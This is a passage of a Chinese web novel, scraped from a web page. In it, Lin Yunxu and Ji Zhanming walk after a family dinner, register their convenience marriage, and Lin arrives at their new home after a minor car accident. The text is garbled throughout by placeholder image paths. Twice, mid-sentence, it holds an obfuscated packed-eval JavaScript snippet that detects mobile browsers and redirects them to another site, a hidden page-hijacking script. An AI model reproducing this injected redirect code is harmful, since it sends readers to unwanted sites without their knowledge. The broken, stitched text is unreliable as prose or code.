林云序静静地看着对方低垂下的眉眼,直到对方再次抬起头。 “好了,进去吧。” 林云序松了口气,轻轻“嗯”了一声。 走在前面的林章看到了这一幕。 虽然季盏明给人擦完手后就放开了,但两人的距离已然拉近了很多,行走低语间,胳膊和手肘互相挨蹭着。 因为妻子的职业属性,为了不落伍,林章平时上网也不少。 但现在他突然觉得自己是不是冲浪把脑子冲坏了。 他看着这两人,尽管他们之间没有年轻小情侣的那种黏糊亲密与热烈,他却突然领会到了网友说的父母爱情是什么感觉。 那是一种稳定的、平和的、能承托起所有状况的可靠与信服力。 好似无论遇到什么事都不会争吵,能互相支持、平等交流解决问题。 让人看着就觉得安心,好似无比般配合适。 林章深知他们的感情还没到这种程度,但两个人在一起,散发出来的磁场是很重要的。 他若有所思地收回目光。 林云序是个很自洽的人,再尴尬的事过去就过去了,并不会反复懊恼和反刍。 几人回到用餐厅,俞宜凌和吴姨一起从厨房出来,笑着问道:“让你们叫个人怎么半天才回?” 林云序和林章没吭声,季盏明不慌不忙道:“等云序打完电话。” 一听到林云序打电话,俞宜凌就警惕:“不会是工作电话吧?” “不是。”林云序无奈,“今天的时间我当然空出来了,是璟风的。” 俞宜凌一听就笑了,和季盏明闲侃:“是我娘家那边的侄子,家里几个孩子挺好奇你的,估计找稳稳打听来着。” “都是小孩子心性,喜欢凑热闹,没有恶意,你们同龄,以后说不定还有机会玩在一起。” 季盏明“嗯”了一声,顺其自然的接话:“知道,还听到云序夸我来着。” “哦?”俞宜凌高高扬了扬眉,“夸你什么?” “样貌好。” 林云序:“……” 林章:“……” 俞宜凌倒是心情明媚地笑了出来:“这话实诚,样貌是好。” 说完,她笑意未散地看向云序:“怎么这么安静了?” 林云序似笑非笑地看了眼季盏明,才回俞宜凌的话:“这不是把说话的机会让给您吗?” 说完就被俞宜凌轻轻拍了拍后脑勺。 桌上的菜式很快上得齐全,空气中散发着淡淡的食物香气。 他们家没有吃饭不能说话的规矩。 一家人不急不忙地用着餐,偶尔聊聊天,气氛和谐融洽。 四月中下旬气候宜人,早晚穿外套、白日里穿单件就能够很舒服。 吃完饭后,林云序带着季盏明去湖泊边散步,进行饭后消食。 小区环境极好,拥有着多样的自然资源,一路繁茂绿植高树的大道走到尽头。 转个弯后就是波光粼粼的湖泊,被盛春的阳光铺满了炽亮的金点。 林云序现在的心情还不错。 自公布要结婚以来,除了好奇八卦的,他耳边清净了很多。 老人家那边也不愁了,精神都抖擞了些。 至于父母,一开始存有担忧是正常的。 但放长远来看,一段和谐稳定的关系在某种程度上可以称作“陪伴”,这种陪伴的存在会潜意识里安抚到他们,让他们感到安心。 一个不恰当的比喻,季盏明有点像他留在国内的“人质”。 但林云序得先确认一个重要的问题。 他陡然停下了脚步,转身看向身边的季盏明,男人的脚步也随之停住。 “婚,还结吧?” 季盏明:“……结。” “了解了。”林云序应得干脆利落。;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16949053|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 季盏明知道,对方是因为花园里的那番话,确认一下他是否会反悔。 但这人也是真的很自洽,刚刚在餐桌上季盏明故意提到时,对方的神色舒展坦然,情绪并无强烈波动。 现在也不询问季盏明原因,不纠结他对这件事的看法和态度,只在意最终的结果。 当一件事已经发生时,决定一个人形象特点的关键,往往是对方如何处理问题。 对方显然彰显了一种成熟稳定的心态素质以及强大的内核。 所以尽管季盏明对林云序的印象有了一点微妙的变化,却仍不会改变他是最合适优秀的合作对象这一点。 两人沿着湖边散步,周围没有长辈,他们并肩行走时,已然恢复成了正常得体的距离。 不生疏但也一点都不亲密,任谁也看不出这是两个即将要结婚的人。 林云序想了想,还是问出了口:“你刚刚跟我爸妈说你爸妈正在回国的路上,到时候我需要在他们面前展现什么状态?” 当初汤立兰给他介绍季盏明的情况时,倒是有简单提过。 季盏明的母亲是知名钢琴家,艺术地位超然;父亲则是物理学领域的科研人员。 可以说,他们两家称得上各种意义上的门当户对。 汤立兰还说:“这对夫妻也是出了名的恩爱,就盏明一个孩子,自然关怀备至、宠爱至极。” “我和季老爷子住一个小区,曾经见过他们一家人相处,夫妻俩很尊重盏明,我甚至感觉都到了什么都依着他的程度,所以这家庭关系还真不用担心。” 但自商讨婚姻以来,林云序就没有听到对方提过父母。 他自然能察觉到,有些私人原因。 林云序并非没有眼力见的人,所以之前他也没有多问。 只是以后难免会和他们打交道,即将面对什么状况,季盏明总不能一点心理准备都不留给他。 话音落下后,林云序就偏头看向了季盏明。 对方神色平静坦然,没有丝毫变化,更不用说产生异样情绪。 这个问题对季盏明而言似乎并不为难,也没有任何影响。他很快给出了答案: “我母亲常年在世界巡演,父亲大多在实验室,两人都很忙,我们婚后和他们见面不会太多。” “他们会喜欢你的,人也很友善。”说到这里,季盏明的声音顿了下,然后淡淡道,“无论我做出什么选择,他们都会无条件支持,所以你原本的模样就好,不用顾忌什么。” 林云序若有所思地点点头。 乍一听好像汤立兰没夸大,毕竟听季盏明这意思,确实是很好的父母。 但林云序还是觉得有些异样。 只是他对别人的隐私并没有很强的好奇心和探索欲,边界和分寸立在前方。 知道自己该如何面对他的父母后,他就顺势转移了话题。 “好了,最后一件事。” “选个好日子吧,我们可以领证了。” 11. 第 11 章 5月5日立夏,风和日丽,晴空万里。 在劳动节假期的最后一天,林云序和季盏明领了证。 俞璟风和林澄好奇地凑在一起看林云序的结婚证,一边讨论着。 “这照片拍得还挺好看。” 林澄反驳:“什么啊,是我哥好看。” “是是是,其实看着还挺登对。” 林云序有些无奈,他被这两人叫出来吃饭,还特地提醒把结婚证给带上。 “真好奇自己去结一个。” 两人笑着把结婚证还给他。 俞璟风揶揄地看着他:“领证后,你们怎么庆祝的?” 林云序想了想:“嗯……领证出来后,他回公司加班,我回家准备下次会议材料。” 领证的流程简单,在工作人员的引导下,红本本很快就到了手。 林云序全程都没有明显的情绪波动,因为没有意义。 如果一定得找出价值的话,那大概是一本对双方都具有约束力的合同,他们能从其中受益。 于是两人都很平静地一起走出了民政局大门。 那天他们是直接约在民政局门口见的,各自开车过去。 既然都还有事,那自然也是各自开车离开。 俞璟风:“……” 林澄:“……” 俞璟风叹了口气:“我还以为你们至少会一起吃顿饭。” 林云序淡淡笑了下,没多说什么。 林澄问道:“哥,你前阵子不是去他家吃饭吗?他的家人怎么样?” “都还挺好的。” 林云序一去季盏明家见到季爷爷还有些意外,因为他在荣睦私人医院见过。 刹那间他也明白了,为什么当初老爷子会有些好奇又慈和地看着他。 “季盏明说过,他爷爷很喜欢我,老爷子确实很好。” “父母……” 季盏明的母亲名为丘沁,或许是常年在外进行钢琴巡演,浓厚的艺术氛围下浸养出满身的清冷孤傲气息。 但这份有距离感的气质不管是面对他还是季盏明,都软化下来,只余下温和。 季盏明浓颜的五官其实更像父亲,独独一双眼睛生得像母亲,和丘沁如出一辙的冷感。 而季父话不多,但夫妻俩看上去关系很好。 林云序见过自己父母的相处,自然能看得出来他们的亲近不是假的。 和老爷子下完一盘棋后,林云序出去寻季盏明。 “最近身体怎么样?” 听到丘沁的声音,林云序下意识顿住。 “挺好的,没什么问题。” “我听你爷爷说你大部分时间都在工作,还是别太累,马上也要结婚了,和云序那孩子好好过。” “嗯。” 季盏明伴随在母亲身侧,并肩在竹林小道上走着。 态度礼貌有余,亲近不足。 “对了,你觉得我今天对那孩子的态度可以吗?会不会太冷淡了?” “我前阵子在国外拍了块翡翠,你觉得这个当做见面礼行不行?” “等下我想和云序单独说说话,你介意吗?你要是不愿意的话……就算了。” …… “妈。”男人的声音打断了她的温声询问,空气也安静了下来。 再次开口时,嗓音沉抑又无奈。 “请您别总是看我的眼色行事,惟恐我不满意。” 一片寂静中,季盏明似乎也有些疲惫:“也劳烦您转告爸,不要对我小心翼翼,没必要。” 整片竹林没有人再说话,只余下劲风拍打枝叶的簌簌声。 林云序脚步停在原地,最终还是放轻了动作悄然离开。 “父母?父母怎么样啊?” 林澄的声音拉回了林云序的思绪。 林云序若无其事地笑了笑:“他父母对我也挺友善尊重的,没什么问题。” 俞璟风慢条斯理地切着肉,对林澄道:“你就别操那个心了,姑姑姑父只怕更看重,惟恐别人让稳稳不舒坦,既然是同意领证了,自然是没有受委屈的。” 他转而问道:“那以后你们怎么住?” “我和季盏明聊过,决定搬到一处新住所。” 虽然他和季盏明都有私人住处,但他实在不愿意共享自己早已熟悉的私人空间,更不愿侵入他人的领域,很难产生归属感。 推己及人,季盏明应该有类似的想法。 毕竟是以后长期生活的地方,当然得舒服。 “季爷爷正好是建筑师,给了我们很多建议,季盏明已经搬进去了,我前两天忙,明天才搬。” “明天?你明晚不是要飞D国?” “嗯,下午顺路过去放一个行李箱,就去机场。” 俞璟风不由得感叹道:“你们这婚结的。领证完饭都不吃一顿,两天没见面,应该也没联系吧,好不容易要搬到一起了,你转头就出个差,出完差你不会直接去瑞士或伦敦生活吧?” 林云序笑了出来:“不会,最近我没有给自己安排很多工作,应该在国内待得比以前多。” 当然,这个减少工作安排只是相对受伤之前,没有那么极限了。 一个是想养好身体,这次受伤有些损元气,还折腾的话以后就很难补回来了。 再就是决定以后多分些时间给俞宜凌和林章,陪陪他们。 三人吃完聊完后各自开车离开,林云序到家的时候已经是夜深人静。 家里一片寂静,只有玄关和客厅处留着几盏低饱和度的夜灯,在夜色里散发出暖色的光。 林云序顺着楼梯朝上走去,因为是长期生活的家,所以房子里每一寸装潢都是林章和俞宜凌费过心思的。 沿着楼梯的墙面一路顺着向上,挂着符合他们审美的画作或摄影作品。 直至走到最后一级台阶,到了墙面的尽头。 最后一幅“画”,是林章和俞宜凌的结婚证,特地邀请名家装裱。 这些年父母换过几次住所,家具、摆件、格局都有过不一样,只有这裱好的两本结婚证亘古不变。 林云序目光温和地静静看了会儿,手里拿着带给林澄和俞璟风看的红本,边角处轻轻硌着掌心。 窗外的车辆行驶而过,林云序平和地收回目光,转身回到了房间,随手将结婚证放进了抽屉。 - 第二天,林云序开车朝着繁千园驶去,这是新家小区的名字。 周围环境宜人,闹中取静。 进了小区后,林云序的车速放慢了些,一边打量着未来生活的环境。 再转个弯,不远处就是目的地。 突然眼前一道灵巧的影子闪过,林云序一惊,迅速踩下刹车。 “砰”的一声,车辆陡然被推着往前蹿了蹿。 林云序:“……” 他扭头看了眼窗外,那只突然蹿出来的狸花猫顽皮地跃到一旁的高墙之上,甩着尾巴舔着毛扬长而去。 林云序无奈地叹了口气,有些头疼地下了车。 前面的车辆突然停下,崔松源毫无准备地撞了上去,脑袋一下子磕到了方向盘。 蓝牙耳机里传来男人清冷理智的声音:“出什么事了?” “盏明,出了点意外,等一下。” 说完崔松源就红着脑门气势汹汹地下了车:“你……” 一句完整的话还没说完,视觉上已经先一步捕捉到从驾驶位上下来的青年。 对方穿着一件浅色的休闲衬衫,迎风走来时柔软的布料勾勒出清瘦高挑的身形。 漆黑的发随风向后掠去,随着墨镜被勾住横梁扯下来,彻底露出了清晰绮丽的眉眼。 话头陡然一转—— “……没事吧?” 林云序站在两辆车的追尾处,正微微弯腰看着追尾情况,然后拿出手机录像存证。 听到问候后,他眼尾很轻地挑了一下眉,看向面前的男人。 “不好意思,刚刚有猫蹿了出来,我才紧急刹车。”林云序知道自己不是主责,“但先生你这行车距离很有问题吧?” 崔松源挥挥手:“当然,我的责任。” 林云序:“……”他也不想再耽误时间,与对方协商道,“车辆损坏不算严重,我们私了?” 崔松源正要开口说话,就听到未取下的蓝牙耳机里响起男人的声音: “你正在开屏的对象。” “啊?” 话音落下,就听到耳边隔着电流的声音和不远处现实的声音重合:“刚刚不是一直追问我的结婚对象是谁吗?你面前这个。” 崔松源:“……” 他像见了鬼一样,看向从别墅里出来的男人,又看向面前的青年,反复打量。 林云序听到季盏明的声音,有些意外地回头看了眼。 季盏明挂掉电话,走过来看了看两辆车的情况:“先把车开到我那里。” 车辆停好后,季盏明到后备箱帮林云序把行李箱拿出来。 里面有两个行李箱,还有个是林云序出差用的,他提醒道:“拿白色的。” 季盏明应了声。 他大概知道林云序今天会过来,只是不知道具体时间,这栋房子也是对方的住所,没必要向他报备。 没想到竟和崔松源碰到了一起,还出了一桩小意外。 三人进入屋子后,季盏明才正式介绍他们。 “崔松源,我朋友,也是;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16949054|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 观晸的另一位合伙人,今天过来给我送资料。” 说着,他向崔松源示意了一下身边的人:“林云序,我的结婚对象。” 林云序笑着和崔松源握了一下手:“崔总,久仰大名。” 虽没有见过,林云序却对这号人物有基本了解。 崔松源家里是做生意的,本人也是读的商科,有着很强的商业背景和资源,早年间与掌握技术和创新能力的季盏明一拍即合。 整个观晸集团,占股最多的也就是面前二位,公司由他们俩一手创立。 大多想好好研发产品的科研人,最后都会发展为首席执行官。 因为只有拥有了决策权,才能握住方向盘去发展自己想要的方向。 可崔松源坐在CEO的位置上,季盏明仍能自由专心研究产品,没有半分掣肘和桎梏。 要么就是他已经强势到架空了崔松源,虽不在其位,却能行其职。 要么就是二人的合作有着绝对的信任和尊重,崔松源不干涉季盏明的想法。 今日一看,大概是后者。 林云序对这二人的友情程度有了基本判断。 崔松源也笑道:“林先生,我也久仰大名。” “不会久仰的是我妈的大名吧。”林云序坦然开玩笑道。 他并不介意别人认识他是因为俞宜凌,成为俞宜凌的孩子,是很值得自豪的事。 